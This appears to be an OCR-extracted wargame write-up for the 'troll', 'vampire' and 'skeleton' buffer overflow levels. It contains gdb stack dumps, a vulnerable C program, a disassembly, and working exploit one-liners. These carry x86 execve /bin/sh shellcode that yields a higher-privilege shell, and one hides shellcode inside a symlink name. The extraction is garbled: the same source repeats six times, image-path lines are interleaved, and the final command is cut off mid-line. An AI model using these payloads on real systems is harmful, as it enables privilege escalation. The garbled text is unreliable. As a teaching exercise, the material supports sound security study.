0xbffe7478:     0xbffffc5f      0xbffffc78      0xbffffc97      0xbffffcb9
0xbffe7488:     0xbffffcc4      0xbffffe87      0xbffffea6      0xbffffec1
0xbffe7498:     0xbffffed6      0xbffffef3      0xbffffefe      0xbfffff18
0xbffe74a8:     0xbfffff26      0xbfffff2e      0xbfffff3f      0xbfffff49
0xbffe74b8:     0xbfffff57      0xbfffff68      0xbfffff76      0xbfffff81
0xbffe74c8:     0xbfffff92      0xbfffffd3      0xbfffffdf      0x00000000
(gdb)
0xbffe74d8:     0x00000003      0x08048034      0x00000004      0x00000020
0xbffe74e8:     0x00000005      0x00000006      0x00000006      0x00001000
0xbffe74f8:     0x00000007      0x40000000      0x00000008      0x00000000
0xbffe7508:     0x00000009      0x08048380      0x0000000b      0x000001fc
0xbffe7518:     0x0000000c      0x000001fc      0x0000000d      0x000001fc
0xbffe7528:     0x0000000e      0x000001fc      0x00000010      0x0fabfbff
(gdb)
0xbffe7538:     0x0000000f      0xbffe756a      0x00000000      0x00000000
0xbffe7548:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffe7558:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffe7568:     0x36690000      0x2e003638      0x6d61762f      0x65726970
0xbffe7578:     0x90909000      0x90909090      0x90909090      0x90909090
0xbffe7588:     0x90909090      0x6850c031      0x68732f2f      0x69622f68
(gdb)
0xbffe7598:     0x50e3896e      0x89e18953      0xcd0bb0c2      0xfe741080
0xbffe75a8:     0x414100bf      0x41414141      0x41414141      0x41414141
0xbffe75b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffe75c8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffe75d8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffe75e8:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```




```
[troll@localhost troll]$ ./vampire $(python -c 'print "\x90"*19+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x8
9\xc2\xb0\x0b\xcd\x80"+"\x88\x75\xfe\xbf"+" "+"A"*100000')
???????????????????1픐 h//shh/bin?? S?? 째
                                         ? ?u
bash$ id
uid=508(troll) gid=508(troll) euid=509(vampire) egid=509(vampire) groups=508(troll)
bash$ 
```




```
extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i, saved_argc;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        // argc saver
        saved_argc = argc;

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // ultra argv hunter!
        for(i=0; i<saved_argc; i++)
                memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$ 
```




```
extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i, saved_argc;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        // argc saver
        saved_argc = argc;

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // ultra argv hunter!
        for(i=0; i<saved_argc; i++)
                memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$ 
```



```
extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i, saved_argc;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        // argc saver
        saved_argc = argc;

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // ultra argv hunter!
        for(i=0; i<saved_argc; i++)
                memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$
```




```
extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i, saved_argc;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        // argc saver
        saved_argc = argc;

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // ultra argv hunter!
        for(i=0; i<saved_argc; i++)
                memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$ 
```




```
extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i, saved_argc;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        // argc saver
        saved_argc = argc;

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // ultra argv hunter!
        for(i=0; i<saved_argc; i++)
                memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$ 
```




```
extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i, saved_argc;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        // argc saver
        saved_argc = argc;

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // ultra argv hunter!
        for(i=0; i<saved_argc; i++)
                memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$ 
```







```
0x804862b <main+299>:   jmp    0x8048670 <main+368>
0x804862d <main+301>:   lea    %esi,[%esi]
0x8048630 <main+304>:   mov    %eax,DWORD PTR [%ebp-44]
0x8048633 <main+307>:   lea    %edx,[%eax*4]
0x804863a <main+314>:   mov    %eax,DWORD PTR [%ebp+12]
0x804863d <main+317>:   mov    %edx,DWORD PTR [%eax+%edx]
0x8048640 <main+320>:   push   %edx
0x8048641 <main+321>:   call   0x80483f0 <strlen>
0x8048646 <main+326>:   add    %esp,4
0x8048649 <main+329>:   mov    %eax,%eax
0x804864b <main+331>:   push   %eax
0x804864c <main+332>:   push   0
0x804864e <main+334>:   mov    %eax,DWORD PTR [%ebp-44]
0x8048651 <main+337>:   lea    %edx,[%eax*4]
0x8048658 <main+344>:   mov    %eax,DWORD PTR [%ebp+12]
0x804865b <main+347>:   mov    %edx,DWORD PTR [%eax+%edx]
0x804865e <main+350>:   push   %edx
0x804865f <main+351>:   call   0x8048430 <memset>
0x8048664 <main+356>:   add    %esp,12
0x8048667 <main+359>:   inc    DWORD PTR [%ebp-44]
0x804866a <main+362>:   jmp    0x8048623 <main+291>
0x804866c <main+364>:   lea    %esi,[%esi*1]
0x8048670 <main+368>:   leave
0x8048671 <main+369>:   ret
0x8048672 <main+370>:   nop
0x8048673 <main+371>:   nop
0x8048674 <main+372>:   nop
0x8048675 <main+373>:   nop
0x8048676 <main+374>:   nop
0x8048677 <main+375>:   nop
0x8048678 <main+376>:   nop
---Type <return> to continue, or q <return> to quit---
0x8048679 <main+377>:   nop
0x804867a <main+378>:   nop
0x804867b <main+379>:   nop
0x804867c <main+380>:   nop
0x804867d <main+381>:   nop
0x804867e <main+382>:   nop
0x804867f <main+383>:   nop
End of assembler dump.
(gdb) b*0x8048670
Breakpoint 1 at 0x8048670
(gdb)
```




```
(gdb) r $(python -c 'print "\xbf"*48+" "+"A"*100+" "+"B"*100')
Starting program: /home/vampire/tmp/skeleton $(python -c 'print "\xbf"*48+" "+"A"*100+" "+"B"*100')
옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜

Breakpoint 1, 0x8048670 in main ()
(gdb) 
```




```
(gdb) r $(python -c 'print "\xbf"*48+" "+"A"*100+" "+"B"*100')
Starting program: /home/vampire/tmp/skeleton $(python -c 'print "\xbf"*48+" "+"A"*100+" "+"B"*100')
[illegible]

Breakpoint 1, 0x8048670 in main ()
(gdb)
```




```
0xbfffffd7:
0xbfffffd8:      ""
0xbfffffd9:      ""
0xbfffffda:      ""
0xbfffffdb:      ""
0xbfffffdc:      ""
0xbfffffdd:      ""
0xbfffffde:      ""
0xbfffffdf:      ""
0xbfffffe0:      ""
0xbfffffe1:      "/home/vampire/tmp/skeleton"
0xbffffffc:      ""
0xbffffffd:      ""
0xbffffffe:      ""
0xbfffffff:      ""
```




```
[vampire@localhost tmp]$ ln -s skeleton $(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\
x69\x6e\x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"')
```




```
[vampire@localhost tmp]$ ln -s skeleton $(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\
